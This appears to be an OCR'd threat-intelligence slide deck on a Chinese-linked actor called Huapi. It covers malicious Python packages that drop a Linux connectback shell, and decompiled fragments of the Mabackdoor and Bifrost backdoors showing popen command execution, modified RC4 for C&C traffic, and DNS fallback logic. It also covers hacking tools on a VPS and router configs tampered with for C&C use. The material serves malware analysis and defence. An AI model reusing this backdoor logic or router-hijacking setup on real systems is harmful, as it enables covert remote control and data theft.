
hpid/hipid packages

These two packages masquerade as trojan packages that supposedly "hide process for python in linux" (sic) through the "hide_process" main API, but in reality install a connectback shell aimed exclusively at **Linux** target machines. This is a departure from most malware we've seen so far in package repositories, which either worked on multiple operating systems or targeted Windows exclusively.

When the `hide_process` API is called, the Python code calls the function `release_elf` which replaces the file `/usr/sbin/syslogd` with an embedded ELF trojan binary –

TEAMT5

Mabackdoor



TEAMT5

Mabackdoor – Functionality

- The mainly functionality
  - execute shell command via popen()

```
 9  v8 = cmd;
10  sockfd = a2;
11  v6 = 0LL;
12  memset(send_buffer, 0, 0x1000uLL);
13  v6 = popen(cmd, "r");
14  if ( v6 )
15  {
16    while ( fgets(send_buffer, 4096LL, v6) )
17    {
18      buffer_size = strlen(send_buffer);
19      rc4_encrypt(send_buffer, buffer_size);
20      if ( (send(sockfd, send_buffer, buffer_size, 0) & 0x80000000)
```

TEAMT5

Mabackdoor – Encryption

- RC4 algorithm, but …
  - Restore j, k in init_sbox()
  - Take j, k as initial index in rc4_encrypt()
- For C&C communication

```
void __fastcall init_sbox(__int64 a1)
{
  char v1; // [rsp+Bh] [rbp-15h]
  int i; // [rsp+Ch] [rbp-14h]
  int j; // [rsp+Ch] [rbp-14h]

  for ( i = 0; i <= 255; ++i )
    sbox[i] = i;
  k = 0;
  ::j = 0;
  for ( j = 0; j <= 255; ++j )
  {
    v1 = sbox[j];
    ::j = (*(k + a1) + ::j + v1) % 256;
    sbox[j] = sbox[::j];
    sbox[::j] = v1;
    ++k;
    if ( k >= strlen(a1) )
      k = 0;
  }
}
```

```
__int64 __fastcall rc4_encrypt(__int64 a1
{
  __int64 result; // rax
  int v3; // [rsp+14h] [rbp-18h]
  char v4; // [rsp+1Bh] [rbp-11h]
  unsigned int i; // [rsp+1Ch] [rbp-10h]

  for ( i = 0; ; ++i )
  {
    result = i;
    if ( i >= a2 )
      break;
    v3 = j + 1;
    j = (j + 1) % 256;
    k = (sbox[v3 % 256] + k) % 256;
    v4 = sbox[j];
    sbox[j] = sbox[k];
    sbox[k] = v4;
    R = sbox[(sbox[k] + sbox[j]) % 256];
    *(i + a1) ^= R;
  }
  return result;
```

TEAMT5


Mabackdoor – Protocol

- Protocol
  - TCP raw socket
  - The first packet from Mabackdoor:

RC4 Sbox	j	k	R	Encrypted data

  - Following packets
    - Only encrypted data

Encrypted data



TEAMT5

Bifrost

- First observed in 2014. (Unix based)
- Samples after 2022:
  - Support new arch & OS.
    - new arch: ARM
    - new OS: FreeBSD
  - New implement on DNS query.

TEAMT5

Bifrost – Encryption

```
29  j = 0;
30  for ( i = 0; i < a2; ++i )
31  {
32    v6 = v5[(i + 1) + 256];
33    j = (v6 + j);
34    v5[(i + 1) + 256] = v5[j + 256];
35    v5[j + 256] = v6;
36    v8 = v5[(i + 1) + 256];
37    v8 += v6;
38    v6 = v5[v8 + 256];
39    if ( (v7 & 0x80) != 0 )
40    {
41      v6 ^= *(result + i);
42      *(result + i) = v7 + v6;
43    }
44    else
45    {
46      *(result + i) += v7;
47      *(result + i) ^= v6;
48    }
```

Linux

```
  while ( v4 );
  if ( a3 > 0 )
  {
    v9 = -a3;
    LOBYTE(v10) = 0;
    v11 = 1LL;
    do
    {
      v12 = *(v29 + v11);
      v10 = (v12 + v10);
      *(v29 + v11) = *(v29 + v10);
      *(v29 + v10) = v12;
      *(a2 + v11 - 1) ^= *(v29 + (v12 + *(v29 + v11)));
      result = v9 + v11++ + 1;
    }
    while ( result != 1 );
  }
  return result;
}
```

FreeBSD

TEAMT5


Bifrost – New DNS Query Method

- The same design on SSHTD that we just mentioned.
- First observed in 2020, but it still take gethostbyname() as backup.

```
63      if ( *(62LL * dword_98F450 + a1) <= 0x2F || *(62LL * dword_98F450 + a1) > 0x39 )
64      {
65        if ( !sub_402AF4(62LL * dword_98F450 + a1) )
66        {
67          sub_5E7A30();
68          sub_5F77E0("name2ip failed!");
69          sub_637750(60LL);
70          continue;
71        }
72        sub_400440();
73      }
74      v11 = sub_641E60(v15);
75      if ( !v11 )
76      {
77        sub_5E7A30();
78        sub_5F77E0("gethostbyename error");
79        sub_637750(60LL);
```

TEAMT5

Bifrost – DNS Query Timeline



- Observed DNS servers:
  - 168.95.1.1 -> Taiwan
  - 114.114.114.114 -> China
  - 8.8.8.8 -> Global


TEAMT5

Huapi's Hacking Tools

TEAMT5

Hacking Tools

- Targets: Telecom in Taiwan
- Hacking tools appeared on EOL routers
  - F5, Citrix
  - Possible N-day exploit
- Hacking tools were downloaded from a VPS



TEAMT5

Hacking Tools

- Samples on the VPS:
  - Linux
    - ServerScan (AMD64)
    - Busybox (MIPS)
    - ike-scan (MIPS)
  - FreeBSD
    - Port forward tool (AMD64)
    - HTTP packet sniffer (AMD64)

TEAMT5


Huapi's C&C Infrastructure

Compromised Router

- Utilize the compromised edge devices as part of the C&C infrastructure
  - Malwares including Bifrost, SSHTD, ...
  - Lots of C&C servers are Hinet IPs in Taiwan.
    - login page on port 10443/8443/...
    - PPTP service on port 1723


TEAMT5


Case Study



TEAMT5

Case Study – Compromised Router





TEAMT5

Case Study – Tampered Config - 1

compromised

QNO router
IP address A

- the config set by the actor
  - DMZ
    - :443 -> 192.168.1.167
  - PPTP
    - vpn -> 192.168.1.167
  - VPN
    - IP address B

TEAMT5

Case Study – Tampered Config - 1


compromised

QNO router
IP address A

- DMZ
  - :443 -> 192.168.1.167
- PPTP
  - vpn -> 192.168.1.167
- VPN
  - IP address B

